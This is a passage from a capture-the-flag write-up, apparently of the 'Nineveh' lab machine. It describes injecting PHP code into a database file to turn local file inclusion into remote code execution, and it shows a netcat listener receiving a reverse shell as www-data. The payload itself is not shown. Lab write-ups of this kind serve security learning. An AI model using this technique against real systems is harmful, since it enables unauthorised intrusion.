
With the vulnerability confirmed, let's re-create a ninevehNotes.txt database but this time we will put a malicious PHP code as a column value, what should give us a remote code execution





And we successfully went from local file inclusion into remote code execution on the system

Now we can get a reverse shell on the system



```
└─# nc -nlvp 5555
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.43.
Ncat: Connection from 10.10.10.43:33010.
bash: cannot set terminal process group (1383): Inappropriate ioctl for device
bash: no job control in this shell
www-data@nineveh:/var/www/html/department$
```